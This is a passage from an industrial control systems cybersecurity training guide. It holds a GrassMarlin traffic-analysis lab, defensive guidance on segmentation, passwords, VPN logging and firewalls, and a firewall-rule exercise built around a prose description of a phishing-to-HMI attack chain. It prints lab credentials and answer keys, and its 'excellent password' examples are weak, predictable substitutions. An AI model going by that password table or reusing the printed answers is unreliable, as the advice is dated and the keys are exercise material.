23:14:24.14		New Session: core.document.Session	23:14:24.14

- Add ...** button (circled in red) and other buttons: Load Qui..., Save Qui..., Import Sel... at the bottom left.
- Running and Completed Imports:** A table with columns: Progress, File, and Size. It displays a message: No content in table.
- Close** button at the bottom right.

5. Click the **Add** button and select /pigpen/Desktop/pcap_files/ExploitDemo/ExploitDemo.pcap. After the file is added, the **Import Selected** button will be active. Click it to import the file. After the file is imported, close the import window. You will see a network diagram in the “Logical Graph Tab” of the right window.
- You can see 10.4.4.10 is an outside IP address communicating directly to computers inside the corporate (1.2.3.0/24), DMZ (192.168.10.0/24), and PCS (192.168.0.0/24) networks. In the left side top window expand the 10.4.4.0/24 network by clicking the triangle in front of the network range. Now expand the 10.4.4.10 entry. You can see the connections and bytes sent and received. Right-click on 10.4.4.10 and select “View Frames” from the menu. Write down the IP addresses that have a direct connection with the attacker in the order of the attacker access. (Note: Right clicking on any of the individual connections and selecting Wireshark will allow you to view the packet.)





Industrial Control Systems Cybersecurity Training - 300

- b. In the logical graph tab, the icon  in front of 192.168.0.97 indicates it is a control system machine. Right-click on its IP address in the diagram and select *View Details* to learn more about the computer. You may need to expand the pop-up window. What type ICS protocol is used by 192.168.0.97?
- c. Select “*View → Logical Nodes Report*” from the menu. Click the down arrow  and a list of columns you can add to the logical node report will be displayed. Select the “Rockwell Factory Talk.Category” list item. Now select “Add” or “...” depending on your window size. What IP has information for this column and what information was provided? **(NOTE:** Once you have finished building a report, you can export to a CSV file using the button provided.)
- d. Select “*View → Logical Connections Report*” from the menu. How could this information be used in getting to know your network? Or building an Asset Inventory?

NOTE: This provides another way to export your information to a CSV file to be used by other tools.

Answers: 1. 1.2.3.32, 192.168.10.21, 192.168.0.97 2. Allen Bradley Rockwell PLC 3. 192.168.0.97, HMI

This is scratching the surface of what can be done with GrassMarlin. Take some time to play with it outside of this training.





Industrial Control Systems Cybersecurity Training - 300

When you have finished recording the required data in your student guide, end your reservation in netlab by clicking the Reservation drop-down.

Home Reservation ▾ demo_user-1@business.com ▾

Click "End Reservation Now"

Home Reservation ▾ demo_user-1@business.com ▾

- Request More Time
- Change Exercise
- End Reservation Now

Time Remaining
0 21
hrs. min.

A warning will display. Click "Yes"

?

 End Reservation

This will end the current reservation.
Are you sure you are finished with this pod?

Yes


No





Industrial Control Systems Cybersecurity Training - 300

A notification that the Reservation has ended will appear. Click "Ok".



You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not to close your 300-training tab in the CISA VLP.

The screenshot shows the INL Netlab homepage. At the top, there is a navigation bar with the INL logo, 'Idaho National Laboratory', 'Help', 'Schedule', 'View', and a user account icon. Below the navigation bar, there is a section titled 'Scheduled Lab Reservations' with a message stating 'You have no scheduled lab reservations.' At the bottom of this section is a blue button labeled '+ New Lab Reservation ▾'.






Industrial Control Systems Cybersecurity Training - 300

LO7: Develop safeguards to ensure delivery of critical infrastructure services

"Within the NIST Framework, the Protect Function supports the ability to limit or contain the impact of a potential cybersecurity event. Examples of outcome Categories within this Function include: Access Control; Awareness and Training; Data Security; Information Protection Processes and Procedures; Maintenance; and Protective Technology." – NIST Cyber Security Framework

In this section we will discuss:

- IT/OT Convergence
- Human Element
- Removable Media
- OPSEC
- Secure Passwords
- Vendor Connections
- Secure Authentication
- Segmentation
- Firewalls
- Data Diodes
- Patching
- Application Whitelisting



IT/OT Convergence

You cannot successfully defend your network unless IT, OT, and Cyber talk. Communication begins with management.



Benefits include:

- _____
- _____
- _____
- _____

Ideas to foster successful IT/OT Convergence

- _____
- _____
- _____
- _____





Industrial Control Systems Cybersecurity Training - 300

"At some point in the not too distant future, we will only have technology. No more IT/OT distinction. Just 'T.' This brings us to a different problem insofar as the culture will still take 20 years to catch up. In the meantime, however, we can do three things to help facilitate this transition.

First, we need to drop the egos. Both sides are obviously very smart and very good at what they do, but there's always room to grow and learn. This realization leads us to our second point: get a beer or a coffee. Both sides need to do something social that helps them realize that their IT/OT counterparts are human beings with the same strengths and weaknesses as anyone else. Lastly, we would all benefit from walking a mile in the other side's shoes. Whether it's a day, a week, or a month, job shadowing and embedded observation will do wonders for helping both sides to see each other's perspective more clearly. This would go very far to help each side learn the other's 'language.'"

-PATRICK C. MILLER, Archer Energy Solutions

Human Element

"Employee errors or unintentional actions were behind 52 percent of incidents affecting operational technology and industrial control system (OT/ICS) networks last year."

- [*"State of Industrial Cybersecurity 2019"*](#), Kaspersky

The weakest cybersecurity link in a company is human behavior. With recent incidents, most companies tend to focus on technology; however, these incidents have happened mostly because of human behavior. Employees are an important part of our defense. We must ensure they know that.

Policies and procedures regarding cybersecurity and computer use in the OT network are important for OT employees to understand what is expected. The company should provide policies that outline rules with regard to securing ICS. The company should have computer use policies. Cybersecurity procedures need to be just as well defined for ICS. Procedures are needed to tell all users what to do if they see something that just doesn't look right. **For example**, earlier in this training, we saw that phishing emails are a primary vector for attack. Users are targeted by compulsion to click on links in emails.

A perfect set of policies and procedures are useless without employee training and awareness. New hire training should include cybersecurity. Try to find ways to keep cybersecurity on the user's radar. Monthly security brown bag lunches and cybersecurity emails can be helpful. Checklists and cheat sheets are helpful for subjects such as, "What do I do if I think my computer is compromised?" or "How can I identify phishing emails?" It is important to protect the user by using security tools, but the users are first line of defense.





Industrial Control Systems Cybersecurity Training - 300

Human Element Use Case

Gothic Panda In June 2015, a Chinese threat group known as Gothic Panda (a.k.a. UPS, APT3, Group 6, and TG-0110) launched a large-scale phishing campaign targeting firms in the aerospace and defense, construction and engineering, high-tech, telecommunications, and transportation sectors. Used email links to a malicious site that used a 0-day exploit to install a trojan.



OPSEC


Operational Security, or OPSEC, is when we protect unclassified information from leaking out via our own actions and behaviors. The goal of Cybersecurity OPSEC is to minimize your digital footprint / information leakage and to minimize the damage when things go bad. In the best of scenarios you might almost drop off the grid completely. Remember that OPSEC does not replace any other security disciplines - it supplements them.

Always be aware of what your company is presenting to the outside world. Do you know what is on your company's external webpage and social media feeds? Are vendors using your company for free advertising? Are your IP address ranges showing up in Shodan? If you give data to vendors, do you know how they are storing it?

The OPSEC process is categorized into 5 questions/steps. One of the first questions is, who would want access to the data in question, what needs protected?

The OPSEC process:

1. _____ ?
2. _____ ?
3. _____ ?
4. _____ ?
5. _____ ?





Industrial Control Systems Cybersecurity Training - 300

Shodan/BINARY EDGE

Using Shodan, more than 144,000 cases of ICS hardware or software directly accessible from the Internet were found. Shodan was created by security researchers but can be used by both researchers and hackers.

- Shodan web site - <http://www.shodan.io>
- ICS Map – <https://icsmap.shodan.io>
- ICS Radar – <https://ics-radar.shodan.io/>

Shodan Demonstration

Secure Passwords

- Adversaries focus on gaining legitimate credentials
- NIST SP 800-63B Guidelines
 - Fewer complexity rules enforced
 - Expiration of passwords no longer based on a time schedule
 - Passwords should be compared to dictionaries and lists of common, easily guessed passwords
 - Allow paste functionality from Password Managers.

OK Password	Better Password	Excellent Password
kitty	1Kitty	1Ki77y
susan	Susan53	.Susan53
jellyfish	jelly22fish	jelly22fisH
smellycat	sm3llycat	\$m3llycat
allblacks	a11Blacks	a11Black\$
usher	!usher	!ush3r
ebay44	ebay.44	&ebay.44
deltagamma	deltagamm@	d3ltagamm@
ilovemypiano	!LoveMyPiano	!Lov3MyPiano
Sterling	SterlingGmail2015	SterlingGmail20.15
BankLogin	BankLogin13	BankLogin!3





Industrial Control Systems Cybersecurity Training - 300

Vendor Access

Vendor connections to the ICS Network

One of the most common ways malware and viruses are introduced into ICS environments is the use of media that has been shared or used on systems outside the production environment. To mitigate that risk consider implementing the following:

Implement a Dedicated workstation to transfer files and patches to trusted devices that is up to date with the latest virus and malware definitions not connected to the ICS network.

- _____
- _____
- _____
- _____

Example: Assessments have found corporate policies allow employees to use their cell phones, tablets, and personal desktops to connect to company networks.

- No restrictions or security procedures were in place
- Unmanaged devices or media greatly expands the attack surface.

Removable Media

If possible, do not allow personal devices to be used in the ICS network. If this is not possible, provide good security policies to manage the use of personal devices, and use company resources to help implement the policies. Enterprise device management technology can help ensure that only approved assets can be attached to ICS networks and computers.



Removable Media Case Study

German Nuclear Plant 2016

In 2016, a German Nuclear Plant was infected with old malware (Conficker and W32.Ramnit) on 18 USB devices found in the office.

Infection happened through USB key use in plant network

Malware is designed to allow remote control but because plant's operation was isolated from the Internet, the malware was not able to affect the operation.





Industrial Control Systems Cybersecurity Training - 300

Secure Authentication

Multi-factor Authentication

- **Definition:** _____

- Single factor authentication increases the attack surface
- Use multi-factor authentication for remote access and critical administrative access
- Can be used with VPN, network device access, administrator access to systems.

Example: Many asset owners use single-factor authentication for remote access. If a user has a vulnerable machine, the attack surface is greatly increased.

Secure VPN Access

VPN use is common within companies who have computers located at different sites and workers working from home or company travel. Companies must work to provide secure VPN options for workers. Security policies should be in place and the company should support the policies by providing IT support and company equipment for access to the company computers via VPN.

- _____
- _____
- _____
- _____
- _____

VPN Logs

Your VPN appliance provides a wealth of logging information regarding the perimeter of your network. This information can be used to monitor the health of the system and potentially detect malicious activity. It is important to:

- **Find unusual login attempts.** Look for unusual situations, such as the company President logging in from a Starbucks in England, when the President is actually in the middle of a safari in Africa.
- **Monitor failed authentication attempts.** All devices or processes that require identity authentication should log and/or alert when an identity validation attempt fails.
- **Monitor successful authentication attempts** from different sources. If available, all devices or processes should log and/or alert when the same user logs in simultaneously from two different source locations.






Industrial Control Systems Cybersecurity Training - 300

- **Monitor successful authentication under duress.** For critical systems, consider deploying an authentication mechanism that supports duress codes. This allows a user under duress to log into a system using a secondary credential, but alerts that the access was performed under duress.
- **Monitor failed access attempts.** All devices or processes that manage access control to communications, data, or services should log and/or alert when access is requested that is not allowed.
- **Monitor successful access attempts.** All devices or processes that manage access control to communications, data, or services should log when access is requested and allowed.

Virtual Machine Use Case

During an assessment, the team found:

- VM setup in an ICS environment with the VM hardware located in the ICS DMZ
- Management interface connectivity directly to the corporate network for ease of use
- ICS servers in the VM bridged the DMZ firewall to the ICS network.



Result and Lesson Learned:

- Bridged the corporate protected communications to the VM management interface located in the ICS DMZ
- Utilize VMware security guidance to setup VMware systems.

VPN/Password Use Case

A user had a VPN connection and was logged in as administrator. The user's home PC was dual homed with VPN client and a public interface.



Result and Lesson Learned:

- Lost network for 2 months. The operators were forced to run equipment manually.
- Proper configuration of VPN client.
- Limit VPN access to business requirements.
- Do not allow users to run as admin.






Industrial Control Systems Cybersecurity Training - 300

ICS Network Segmentation

The Purdue Enterprise Reference Architecture (PERA) Model is suggested by the DHS Assessment Team as a best practice for segmenting networks.



The PERA model segments industrial control devices into hierarchical “levels” of operations within a facility. Using levels as common terminology breaks down and determines plant wide information flow. Zones establish domains of trust for security access and smaller LANs to shape and manage network traffic.

This model groups levels into the following zones for specific functions:


- **Enterprise Zone:** Levels 4 and 5 handle IT networks, business applications/servers (e.g. email, enterprise resource planning – ERP) as well as intranet.
- **ICS Demilitarized Zone (IDMZ):** This buffer zone provides a barrier between the ICS and Enterprise Zones but allows for data and services to be shared securely. All network traffic from either side of the IDMZ terminates in the IDMZ. No traffic traverses the IDMZ. That is, no traffic directly travels between the Enterprise and ICS Zones.
- **ICS Zone:** Level 3 addresses plant wide applications (e.g., historian, asset management, authentication, patch management), consisting of multiple Cell/Area Zones.





Industrial Control Systems Cybersecurity Training - 300


- **Cell/Area Zone:** Levels 0, 1 and 2 manage industrial control devices (e.g., controllers, drives, I/O and HMI) and multi-disciplined control applications (e.g., drive, batch, continuous process, and discrete).



Typical Flat Network

1. Poor Asset Inventory
2. Poor Boundary Protection
 - a. HMI's directly connected to the Internet
3. Poorly Secured Remote Access

38



- ✓ Good Asset Inventory And Data Flows
- ✓ Good Boundary Protection
- ✓ Secured Remote Monitoring & Access
- ✓ Isolation of Safety Instrumented Systems

40





Industrial Control Systems Cybersecurity Training - 300

Firewall Implementation

The firewalls are placed at the front line of defense for each of the various zones. These firewalls provide the trusted path for users and applications to communicate with and between all of the various pieces. There are two complimentary principles for segmenting networks. The first principle includes the general functions of a system:

- Serve external customers
- Handle facility environmental controls
- Support IT
- Process HR data
- Run/supervise ICS process data
- Run/Supervise ICS.



The second principle is trust level. What is the sensitivity of the data/system/data path? Segmentation should be implemented using firewalls or at least routers with access control lists (ACLs). Some considerations for firewalls:

- **Know your environment!** How does data flow? How is data used? Who uses the data?
- _____
- _____
- _____

Firewall Rules

- Block direct traffic from the control network to the corporate network. All ICS traffic should end at the DMZ.
- Every protocol permitted between the control network and the DMZ should be explicitly denied between the DMZ and corporate networks (and vice versa).
- ICS networks should not be connected directly to the Internet, even if they are protected by a firewall.





Industrial Control Systems Cybersecurity Training - 300

Sample Firewall Rules

Rule	Src IP	Dst IP	Protocol	Dst Port	Action	Comments
1	Any	192.168.10.10	TCP	80,443	Allow	Allow Everyone (Internet) access to PCS DMZ Websites
2	192.168.0.10	192.168.10.20	TCP	1433	Allow	Allow PLC to send data to Historian on DMZ
3	204.134.25.201	192.168.0.97	TCP	80	Allow	Allow Vendor direct access to HMI
4	Any	Any	Any	Any	Deny	Deny everything else

Firewall Logs

Firewalls provide a wealth of logging information regarding the perimeter of your network. This information can be used to monitor the health of the system and potentially detect malicious activity. It is important to:

- Identify traffic from inside the network that is bouncing off the firewall
- Identify multiple connections from multiple devices in your network to a few target locations.





Industrial Control Systems Cybersecurity Training - 300

Firewall Exercise

Introduction

To gain a better understanding firewalls rules, we will look at a scenario and write firewall rules to protect the network. Click on the Firewall Exercise in the CISA VLP and make a reservation.



Navigation

Many of the network diagrams shown on the topology tab when you first login to your lab have objects that are clickable. This allows you to enter the hosts that are listed on the tabs in another way. Some objects on the network map that are greyed out are just for representation and are not clickable.

Each lab will have a navigation bar similar to the one below.



- **Topology** - Displays network topology of hosts and objects in the network.
- **Content** - Will be blank for this exercise. Instructions are listed below.
- **Status** - This tab will show the status of the hosts used in the lab.
- **Hosts** - All tabs right of the status tab are hosts that are accessible in the lab. In this example it's a single Security Onion Linux host.

Objective

This exercise will allow you to use information provided to write firewall rules to protect the network.

1. **NOTE:** *This exercise is done virtually using Netlab.* Follow the instructions listed below.





Industrial Control Systems Cybersecurity Training - 300

Pod Topology



Lab Settings

1. Click on the Security Onion tab or computer icon (see above).
2. Log in to the SecurityOnion VM using **username** “pigpen” and the **password** “redbaron.”
3. Click on the firewall.gnumeric file on the desktop.

Scenario: The network has already been attacked. In the previous exploit demonstration, the attacker uses a phishing email to entice the user of corporate workstation 1.2.3.32 to go to a “bad” web site which allows the attacker to create a backdoor. The attacker takes advantage of a poorly coded web site to upload files and create a backdoor on the webserver. Next, the attacker takes advantage of the open communication between the web server and the HMI/Tag server and uses a Metasploit exploit to take over the HMI/Tag server and create another backdoor.

Task: Use the firewall.gnumeric file to write appropriate firewall rules to limit the attacker’s path through the network. Use the information below to assist you. Remember firewalls will read the rules sequentially. Follow the considerations for ICS networks.

Host	Service Port (Listen)
Web Servers	80/TCP and 443/TCP
FTP	20/TCP and 21/TCP
File Server	445/TCP
Remote Desktop (RDP)	3389/TCP
Telnet	23/TCP
MySQL (Database)	3306/TCP
MSSQL (Database) and Historian	1433/TCP
PLC	102/TCP
HMI	5900/TCP
Ephemeral Ports (Source ports)	> 1023/TCP

Guidelines:

- Desktops on the corporate network are allowed to talk to the webserver on the Control System DMZ.
- The HMI must send data to the Historian.





Industrial Control Systems Cybersecurity Training - 300

- The Jump Box may be used only by 1.2.3.32 and 1.2.3.31 to access the MSSQL database and HMI in the Control System Network.
- No system in the Control System Network is allowed to talk outside of its network unless already specified.
- The Control System DMZ should not be allowed to communicate into the Corporate Network or the Control System Network unless already specified in an earlier rule.

Answer the following questions related to the exploit demo.

1. Which firewall rules would stop the hacker from getting to the Tag Server?

2. What firewall rule would stop the phishing email?

3. What other security measures could have prevented this attack?

Note: Feel free to use the table on the next page to document your answers for future reference.





Industrial Control Systems Cybersecurity Training - 300

Rule	Src IP	Src Port	Dst IP	Dst Port	Protocol	Action	Description/Comments
1	192.168.0.97	Any	192.168.10.32	1433	TCP	Allow	HMI → Historian
2	1.2.3.31,32	Any	192.168.10.22	3389	TCP		XP SP1,SP2 → Jump box
3	192.168.10.22	Any	192.168.0.21	1433	TCP	Allow	Jump box → MSSQL
4	192.168.10.22	Any	192.168.0.97	5900	TCP	Allow	Jump box → HMI/Tag
5	1.2.3.11,31,32	Any	192.168.10.21	80,443	TCP	Allow	Corp Network to webserver
6	Any	Any	192.168.10.22	Any	Any	Deny	All Others → Jump box





Industrial Control Systems Cybersecurity Training - 300

7	192.168.10.22	Any	192.168.0.0/24	Any	Any	Deny	Jump box → Others in CS Network
8	192.168.0.0/24	Any	Any	Any	Any	Deny	CS Network → Not in CS Network
9	192.168.10.0/24	Any	Any	Any	Any	Deny	CS DMZ → Not in CS DMZ
10	Any	Any	Any	Any	Any	Deny	Anything not approved is denied

NOTE: Rules 6-9 show how to write specific deny rules. Rule 10 makes them unnecessary in this case.

1. Which firewall rules would stop the hacker from getting to the tag server?
 - 3, 4 & 7 or 10 make the jump box the only computer in the Control System DMZ that can communicate in Control System network. The attacker would have to compromise the jump box to get to the Control system network instead of the webserver
 - 4 specifically identifies the jump box to HMI traffic and 9 or 10 deny traffic from the Control System DMZ Web/FTP server to the HMI/Tag server
 - 8 or 10 would stop the call back from the HMI/Tag server to the hacker
 - 9 or 10 would stop the call back from the control system DMZ web/ftp server to the hacker
2. What firewall rule could be written to stop the phishing email? None
3. What other security measures could have prevented this attack? These are some suggested measures.
 - Email filtering or antivirus if it was a known attack.
 - Corporate DMZ proxy server may have stopped the user from going to the “bad” web site.
 - Fixing the control system DMZ web site or placing a web application firewall in front of it may have stopped the web site compromise.
 - Consider the location of the Web/FTP server. Does it need to be in the control system DMZ?
 - Make use of the jump box and be sure it is secure.
 - Follow Purdue Model segmentation guidelines.

When you have finished recording the required data in your student guide, end your reservation in netlab by clicking the Reservation drop-down.

[Home](#) [Reservation](#) ▾ [demo_user-1@business.com](#) ▾

Click “End Reservation Now”





Industrial Control Systems Cybersecurity Training - 300

[Home](#)

[Reservation ▾](#)

[demo_user-1@business.com ▾](#)


- [Request More Time](#)
- [Change Exercise](#)
- [End Reservation Now](#)

Time Remaining

0 21

hrs. min.


A warning will display. Click "Yes"





Industrial Control Systems Cybersecurity Training - 300

A notification that the Reservation has ended will appear. Click "Ok".



You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not to close your 300 training tab in the CISA VLP.

The screenshot shows the INL Netlab homepage. At the top, there is a navigation bar with the INL logo, 'Idaho National Laboratory', 'Help', 'Schedule', 'View', and a user account icon. Below the navigation bar, there is a section titled 'Scheduled Lab Reservations' with a message stating 'You have no scheduled lab reservations.' At the bottom of this section is a blue button labeled '+ New Lab Reservation ▾'.





Industrial Control Systems


Cybersecurity Training - 300

Data Diodes

